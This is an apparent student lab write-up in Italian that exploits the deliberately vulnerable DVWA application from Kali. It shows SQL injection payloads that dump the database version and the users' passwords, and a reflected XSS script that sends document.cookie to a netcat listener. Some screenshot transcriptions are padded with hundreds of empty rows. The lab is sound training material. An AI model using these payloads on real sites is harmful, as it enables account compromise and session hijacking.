


W13D4 – exploit DVWA – XSS – SQL INJECTION


Dalla vm kali si raggiunge la dvwa settata sul livello di vulnerabilità pari a LOW.

Per lo svolgimento dell'esercizio si decide di partire dalla vulnerabilità SQL injection per capire se il campo è iniettabile per prendere dati da un database.



The screenshot shows the DVWA SQL Injection page. The URL is 192.168.50.106/dvwa/vulnerabilities/sql/. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL injection (the current section), SQL injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. Below the sidebar is a "User ID:" input field with a "Submit" button. To the right of the input field is a "More info" section with three links: http://www.secureteam.com/securityreviews/SDP0N1P76E.html, http://en.wikipedia.org/wiki/SQL_injection, and http://www.unixwiz.net/tutorials/sql-injection.html. At the bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

User ID come da intestazione permette l'accesso attraverso l'utilizzo di numeri; il numero 3 restituisce il First name e il Surname



This screenshot shows the same DVWA SQL Injection page as the previous one, but with an injection exploit applied. The "User ID:" field contains "3". Below the form, the output area displays "Id: 3", "First name: Hack", and "Surname: Me" in red text, indicating that the injected value was successfully interpreted by the database. The rest of the page structure is identical to the first screenshot.

Stessa cosa per user.id 2 e user.id 1

The screenshot shows a Firefox browser window with the URL `192.168.50.106/dvwa/vulnerabilities/sql/?id=2&Submit=Submit`. The DVWA logo is at the top. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field containing "2 or 1". Below it, the output shows "ID: 1" and "First name: admin Surname: admin". A "More info" section lists three URLs. At the bottom right are "View Source" and "View Help" links, and at the very bottom is the footer "Damn Vulnerable Web Application (DVWA) v1.0.7".

This screenshot is nearly identical to the one above, showing the DVWA SQL Injection page with the URL `192.168.50.106/dvwa/vulnerabilities/sql/?id=1&Submit=Submit`. The "User ID:" input field now contains "1 or 1". The output shows "ID: 1" and "First name: admin Surname: admin". The "More info" section and footer are also present.

Si continua con le prove dei numeri per capire effettivamente quanti ID ci sono in tabella.

USER ID=5 tot.

Le prove effettuate invece con dei nomi di persona non hanno dato nessun risultato.

Dalla tabella si cerca di ottenere il maggior numero di informazioni sugli ID attraverso l'inserimento di valori sempre veri:

' or 'a='a (valori booleani/ true)

The screenshot shows the DVWA SQL Injection page. The URL is `http://192.168.50.106/dvwa/vulnerabilities/sql/?id=%0a&Submit=Submit`. The sidebar menu is visible on the left, and the main content area is titled "Vulnerability: SQL Injection". In the "User ID:" input field, the value is set to `20 - or 'a'='a`. Below the input field, the results of the query are displayed in a table:

ID	First name	Surname
20 - or 'a'='a	Gordon	Brown
20 - or 'a'='a	Hack	Me
20 - or 'a'='a	Pablo	Picasso
20 - or 'a'='a	Bob	Smith

At the bottom of the page, there are links to more information: <http://www.securityteam.com/securitynews/SQLInjection.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixvuz.netechtchis/sql-injection.html>.

Payload utilizzato con SELECT

The screenshot shows the DVWA SQL Injection page. The URL is `http://192.168.50.106/dvwa/vulnerabilities/sql/?id=SELECT+first_name%2C+surname+FROM+users+WHERE+user_id%3D+'or+'a'%3D'a&Submit=Submit`. The sidebar menu is visible on the left, and the main content area is titled "Vulnerability: SQL Injection". In the "User ID:" input field, the value is set to `first_name, surname WHERE user_id= ' or 'a'='a`. Below the input field, the results of the query are displayed in a table:

ID	First name	Surname
first_name, surname WHERE user_id= ' or 'a'='a	Gordon	Brown
first_name, surname WHERE user_id= ' or 'a'='a	Hack	Me
first_name, surname WHERE user_id= ' or 'a'='a	Pablo	Picasso
first_name, surname WHERE user_id= ' or 'a'='a	Bob	Smith

At the bottom of the page, there are links to more information: <http://www.securityteam.com/securitynews/SQLInjection.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixvuz.netechtchis/sql-injection.html>.

Con il payload `%' or 0=0 UNION SELECT null, version() #` il risultato è il seguente

The screenshot shows the DVWA SQL Injection page. The URL is `192.168.50.106/dvwa/vulnerabilities/sql/?id=%25%0=0%3D0+UNION+SELECT+null%2C+version()%23&Submit=Submit#`. The left sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and contains a form with "User ID:" and a "Submit" button. Below the form, there is a list of database rows extracted using the UNION SELECT payload. The last row in the list is highlighted in red and shows the version of the MySQL database.

ID	First name	Surname
0	admin	admin
1	Gordon	Brown
2	Hack	Me
3	Pablo	Picasso
4	Bob	Smith
5		
6		
7		
8		
9		
10		
11		
12		
13		
14		
15		
16		
17		
18		
19		
20		
21		
22		
23		
24		
25		
26		
27		
28		
29		
30		
31		
32		
33		
34		
35		
36		
37		
38		
39		
40		
41		
42		
43		
44		
45		
46		
47		
48		
49		
50		
51		
52		
53		
54		
55		
56		
57		
58		
59		
60		
61		
62		
63		
64		
65		
66		
67		
68		
69		
70		
71		
72		
73		
74		
75		
76		
77		
78		
79		
80		
81		
82		
83		
84		
85		
86		
87		
88		
89		
90		
91		
92		
93		
94		
95		
96		
97		
98		
99		
100		
101		
102		
103		
104		
105		
106		
107		
108		
109		
110		
111		
112		
113		
114		
115		
116		
117		
118		
119		
120		
121		
122		
123		
124		
125		
126		
127		
128		
129		
130		
131		
132		
133		
134		
135		
136		
137		
138		
139		
140		
141		
142		
143		
144		
145		
146		
147		
148		
149		
150		
151		
152		
153		
154		
155		
156		
157		
158		
159		
160		
161		
162		
163		
164		
165		
166		
167		
168		
169		
170		
171		
172		
173		
174		
175		
176		
177		
178		
179		
180		
181		
182		
183		
184		
185		
186		
187		
188		
189		
190		
191		
192		
193		
194		
195		
196		
197		
198		
199		
200		
201		
202		
203		
204		
205		
206		
207		
208		
209		
210		
211		
212		
213		
214		
215		
216		
217		
218		
219		
220		
221		
222		
223		
224		
225		
226		
227		
228		
229		
230		
231		
232		
233		
234		
235		
236		
237		
238		
239		
240		
241		
242		
243		
244		
245		
246		
247		
248		
249		
250		
251		
252		
253		
254		
255		
256		
257		
258		
259		
260		
261		
262		
263		
264		
265		
266		
267		
268		
269		
270		
271		
272		
273		
274		
275		
276		
277		
278		
279		
280		
281		
282		
283		
284		
285		
286		
287		
288		
289		
290		
291		
292		
293		
294		
295		
296		
297		
298		
299		
300		
301		
302		
303		
304		
305		
306		
307		
308		
309		
310		
311		
312		
313		
314		
315		
316		
317		
318		
319		
320		
321		
322		
323		
324		
325		
326		
327		
328		
329		
330		
331		
332		
333		
334		
335		
336		
337		
338		
339		
340		
341		
342		
343		
344		
345		
346		
347		
348		
349		
350		
351		
352		
353		
354		
355		
356		
357		
358		
359		
360		
361		
362		
363		
364		
365		
366		
367		
368		
369		
370		
371		
372		
373		
374		
375		
376		
377		
378		
379		
380		
381		
382		
383		
384		
385		
386		
387		
388		
389		
390		
391		
392		
393		
394		
395		
396		
397		
398		
399		
400		
401		
402		
403		
404		
405		
406		
407		
408		
409		
410		
411		
412		
413		
414		
415		
416		
417		
418		
419		
420		
421		
422		
423		
424		
425		
426		
427		
428		
429		
430		
431		
432		
433		
434		
435		
436		
437		
438		
439		
440		
441		
442		
443		
444		
445		
446		
447		
448		
449		
450		
451		
452		
453		
454		
455		
456		
457		
458		
459		
460		
461		
462		
463		
464		
465		
466		
467		
468		
469		
470		
471		
472		
473		
474		
475		
476		
477		
478		
479		
480		
481		
482		
483		
484		
485		
486		
487		
488		
489		
490		
491		
492		
493		
494		
495		
496		
497		
498		
499		
500		

E si fa attenzione all'ultima riga che presenta la **versione** della vm.

Il payload `%' or 0=0 UNION SELECT user, password FROM users #` restituisce come risultato user e password della tabella

La seconda vulnerabilità è la XSS reflected (cross site scripting)

The screenshot shows a Firefox browser window with the URL `192.168.50.106/dvwa/vulnerabilities/xss_r/?name=Valeria`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a form with a label "What's your name?" and a text input field containing "Hello Valeria". Below the form, there's a "More info" section with links to external resources. At the bottom, it says "Username: admin Security Level: Low PHPIDS: disabled" and "View Source | View Help".

Che prende in input ciò che viene digitato dall’utente e restituisce un output (reflected). Si passa dunque all’inserimento di uno script – Java script che è il seguente:

```
<script>prompt(1)/<script>
```


The screenshot shows a Firefox browser window with the same XSS reflected page. A JavaScript alert dialog box is overlaid on the page, displaying the number "1". The dialog box has a "Cancel" button and an "OK" button.

Il prompt chiamato 1 ha aperto una interfaccia che consente di scrivere.

Da qui si potrebbe creare uno script javascript per prendere i cookie in quanto si è visto che è possibile iniettare del codice malevolo.


È necessario utilizzare il tool netcat che si mette in ascolto per ricevere i cookie sulla porta 1500 e utilizzare uno script

```
<script>prompt(document.cookie)/<script>
```



Il cookie ottenuto deve essere inviato alla porta 1500

```
<script> window.location = "http://192.168.50.100:1500/?cookie=" + document.cookie;  
</script>
```



Il risultato finale è il cookie ricevuto da netcat in scatto sull'indirizzo ip di kali.